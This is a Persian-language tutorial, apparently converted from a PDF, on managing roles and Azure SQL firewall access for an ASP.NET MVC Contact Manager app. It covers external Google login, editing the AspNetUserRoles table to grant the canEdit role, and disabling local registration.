
روی لینک **About** کلیک کنید، که شما را به صفحه ورود هدایت می‌کند.

روی لینک **Register** در صفحه ورود کلیک کنید و یک حساب کاربری محلی بسازید. از این حساب کاربری برای این استفاده می‌کنیم که ببینیم شما به صفحات فقط خواندنی (read-only) و نه صفحاتی که داده‌ها را تغییر می‌دهند دسترسی دارید یا خیر. بعداً در ادامه مقاله، دسترسی حساب‌های کاربری محلی (local) را حذف می‌کنیم.




© 2013 - Contact Manager

مطمئن شوید که به صفحات About و Contact دسترسی دارید.



لينك CM Demo را کلیک کنید تا به کنترلر CmController هدایت شوید.




روی یکی از لینک‌های **Edit** کلیک کنید. این کار شما را به صفحه ورود به سایت هدایت می‌کند. در زیر قسمت **User another service to log in** یکی از گزینه‌های Google یا Facebook را انتخاب کنید و توسط حساب کاربری ای که قبل ساختید وارد شوید.

حال بررسی کنید که امکان ویرایش اطلاعات را دارید یا خیر.

نکته: شما نمی‌توانید در این اپلیکیشن از اکانت گوگل خود خارج شده، و با همان مرورگر با اکانت گوگل دیگری وارد اپلیکیشن شوید. اگر دارید از یک مرورگر استفاده می‌کنید، باید به سایت گوگل رفته و از آنجا خارج شوید. برای وارد شدن به اپلیکیشن توسط یک اکانت دیگر می‌توانید از یک مرورگر دیگر استفاده کنید.

در **Server Explorer** دیتابیس **ContactDB** را پیدا کنید. روی آن کلیک راست کرده و **Open in SQL Server Object Explorer** را

انتخاب کنید.



توجه: اگر نمی‌توانید گره SQL Databases را باز کنید و یا ContactDB را در ویژوال استودیو نمی‌بینید، باید مراحلی را طی کنید تا یک پورت یا یکسری پورت را به فایروال خود اضافه کنید. وقت داشته باشید که در صورت اضافه کردن Port Range ها ممکن است چند دقیقه زمان نیاز باشد تا بتوانید به دیتابیس دسترسی پیدا کنید.

روی جدول AspNetUsers کلیک راست کرده و View Data را انتخاب کنید.

SQL Server Object Explorer

The screenshot shows the SQL Server Object Explorer window in Visual Studio. The tree view displays the following structure:

- SQL Server
- (localdb)\Projects (SQL Server 11.0.3000.0 -)
- ox6jx6raw7.database.windows.net (SQL Server)
- Databases
 - ContactDB
 - Tables
 - System Tables
 - dbo._MigrationHistory
 - dbo.AspNetRoles
 - dbo.AspNetUserClaims
 - dbo.AspNetUserLogins
 - dbo.AspNetUserRoles
 - dbo.AspNetUsers**

A context menu is open for the **dbo.AspNetUsers** table, listing the following options:

- Data Comparison...
- Script As
- View Code
- View Designer
- View Permissions
- View Data**
- Delete Del
- Rename
- Refresh
- Properties

dbo.AspNetUsers [Data]

	Id	UserName	PasswordHash	Secu...	Discriminator
	3b7fd83f-fc68-4f4d-ae27-b9922d17602d	JoeLocalUser	AGgn9Gfmxw...	c3337...	ApplicationUser
▶	8a5687c2-86ed-40c9-853b-26ef40b7a2bb	RickGM000	NULL	5489a...	ApplicationUser
	94715c84-9919-4146-ad2b-0cf692c7c70d	JoeLocalUser2	AOIMz9t+/+z...	d9f47...	ApplicationUser
	9af370af-8055-4cef-965f-990214c24ccf	user1	AjjTVn2u86D...	7f3ab...	ApplicationUser
*	a18b44da-a9ac-4153-89a0-d9c808f22df8	joeLocal	ACDwfL01Kif...	2977f...	ApplicationUser
*	NULL	NULL	NULL	NULL	NULL

حالا روی **AspNetUserRoles** کلیک راست کنید و **View Data** را انتخاب کنید.

dbo.AspNetUserRoles [Data] ▷ X


dbo.AspNetUsers [Data]

	UserId	RoleId
	8a5687c2-86ed-40c9-853b-26ef40b7a2bb	e43a4145-7089-4292-9057-af56e5d8e940
	9af370af-8055-4cef-965f-990214c24ccf	e43a4145-7089-4292-9057-af56e5d8e940
▶*	NULL	NULL


اگر شناسه کاربران (User ID) را بررسی کنید، مشاهده می‌کنید که تنها دو کاربر `user1` و اکانت گوگل شما به نقش `canEdit` تعلق دارد.

Cannot open server login error

اگر خطایی مبنی بر "Cannot open server" دریافت می‌کنید، مراحل زیر را دنبال کنید.



شما باید آدرس IP خود را به لیست آدرس‌های مجاز (Allowed IPs) اضافه کنید. در پرتال مدیریتی Windows Azure در قسمت چپ صفحه، گزینه **SQL Databases** را انتخاب کنید.



دیتابیس مورد نظر را انتخاب کنید. حالا روی لینک [Set up Windows Azure firewall rules for this IP address](#) کلیک کنید.

Get Microsoft database design tools [?](#)

[Install Microsoft SQL Server Data Tools](#)

Design your SQL Database [?](#)

[Download a starter project for your SQL Database
this IP address](#)

[Set up Windows Azure firewall rules for
this IP address](#)

Connect to your database [?](#)

[Design your SQL Database](#) [Run Transact-SQL queries against your SQL Database](#) [View SQL Database connection strings for ADO .Net, ODBC, PHP, and JDBC](#)

Server: d015leqjzx.database.windows.net,1433

هنگامی که با پیغام "The current IP address xxx.xxx.xxx.xxx is not included in existing firewall rules. Do you want?" مواجه شدید Yes را کلیک کنید. افزودن یک آدرس IP بدین روش معمولاً کافی نیست و در فایروال های سازمانی و بزرگ باید Range بیشتری را تعریف کنید.

مرحله بعد اضافه کردن محدوده آدرس های مجاز است.

مجدداً در پرتال مدیریتی Windows Azure روی SQL Databases کلیک کنید. سروری که دیتابیس شما را میزبانی می کند انتخاب کنید.

SERVER	EDITION	MAX SIZE	
d015leqjqx	Web	1 GB	

در بالای صفحه لینک Configure را کلیک کنید. حالا نام rule جدید، آدرس شروع و پایان را وارد کنید.

The screenshot shows the Azure SQL Database configuration page for the database 'd015leqjqx'. The 'CONFIGURE' tab is selected. In the 'allowed ip addresses' section, the current client IP address is listed as '131.107.174.240'. A button labeled 'ADD TO THE ALLOWED IP ADDRESSES.' is present. Below this, a table lists three IP ranges: '131.107.147.240', '131.107.147.240', and '131.107.147.240'. The first row has a 'pc1' entry in the 'RULE NAME' column. The second row has '131.107.000.000' in the 'START IP ADDRESS' column and '131.107.255.255' in the 'END IP ADDRESS' column.


CURRENT CLIENT IP ADDRESS	131.107.174.240	ADD TO THE ALLOWED IP ADDRESSES.
131.107.147.240	131.107.147.240	131.107.147.240
pc1	131.107.000.000	131.107.255.255
RULE NAME	START IP ADDRESS	END IP ADDRESS

در پایین صفحه Save را کلیک کنید.

در آخر می‌توانید توسط SSOX به دیتابیس خود متصل شوید. از منوی **View** گزینه **SQL Server Object Explorer** را انتخاب کنید. روی **SQL Server** کلیک راست کرده و **Add SQL Server** را انتخاب کنید.

در دیالوگ **Connect to Server** متد احراز هویت را به **SQL Server Authentication** تغییر دهید. این کار نام سرور و اطلاعات ورود پرتال Windows Azure را به شما می‌دهد.

در مرورگر خود به پرتال مدیریتی بروید و **View SQL Databases** را انتخاب کنید. دیتابیس **ContactDB** را انتخاب کرده و روی **SQL Databases** کلیک کنید. در صفحه **Connection Strings** مقدادیر **Database connection strings** در دیالوگ مذکور در ویژوال استودیو بچسبانید. مقدار فیلد **User ID** در قسمت **Login** وارد می‌شود. در آخر هم کلمه عبوری که هنگام ساختن دیتابیس تنظیم کردید را وارد کنید.



حالا می‌توانید با مراحلی که پیشتر توضیح داده شد به دیتابیس **Contact DB** مراجعه کنید.

افزودن کاربران به نقش canEdit با ویرایش جداول دیتابیس
پیشتر در این مقاله، برای اضافه کردن کاربران به نقش **canEdit** از یک قطعه کد استفاده کردیم. یک راه دیگر تغییر جداول دیتابیس بصورت مستقیم است. مراحلی که در زیر آمده اند اضافه کردن کاربران به یک نقش را نشان می‌دهند.
در **View Data** کلیک راست **AspNetUserRoles** روی جدول **SQL Server Object Explorer** را انتخاب کنید.

	UserId	RoleId
	8a5687c2-86ed-40c9-853b-26ef40b7a2bb	e43a4145-7089-4292-9057-af56e5d8e940
	9af370af-8055-4cef-965f-990214c24ccf	e43a4145-7089-4292-9057-af56e5d8e940
*	NULL	NULL

حالا *RoleId* را کپی کنید و در ردیف جدید بچسبانید.

	UserId	RoleId
	8a5687c2-86ed-40c9-853b-26ef40b7a2bb	e43a4145-7089-4292-9057-af56e5d8e940
	9af370af-8055-4cef-965f-990214c24ccf	e43a4145-7089-4292-9057-af56e5d8e940
..		e43a4145-7089-4292-9057-af56e5d8e940
*	NULL	NULL

شناسه کاربر مورد نظر را از جدول **AspNetUsers** پیدا کنید و مقدار آن را در ردیف جدید کپی کنید. همین! کاربر جدید شما به نقش *canEdit* اضافه شد.

نکاتی درباره ثبت نام محلی (Local Registration)

ثبت نام فعلی ما از بازنگرانی کلمه‌های عبور (password reset) پشتیبانی نمی‌کند. همچنین اطمینان حاصل نمی‌شود که کاربران سایت انسان هستند (مثلاً با استفاده از یک CAPTCHA). پس از آنکه کاربران توسط تامین کنندگان خارجی (مانند گوگل) احراز هویت شدند، می‌توانند در سایت ثبت نام کنند. اگر می‌خواهید ثبت نام محلی را برای اپلیکیشن خود غیرفعال کنید این مراحل را دنبال کنید:

- در کنترلر Account متدهای *Register* را ویرایش کنید و خاصیت **AllowAnonymous** را از آنها حذف کنید (هر دو متد GET و POST).
- این کار ثبت نام کاربران ناشناس و بدافزارها (bots) را غیر ممکن می‌کند.
- در پوشش Views/Shared فایل *_LoginPartial.cshtml* را باز کنید و لینک Register را از آن حذف کنید.
- در فایل *Views/Account/Login.cshtml* نیز لینک Register را حذف کنید.
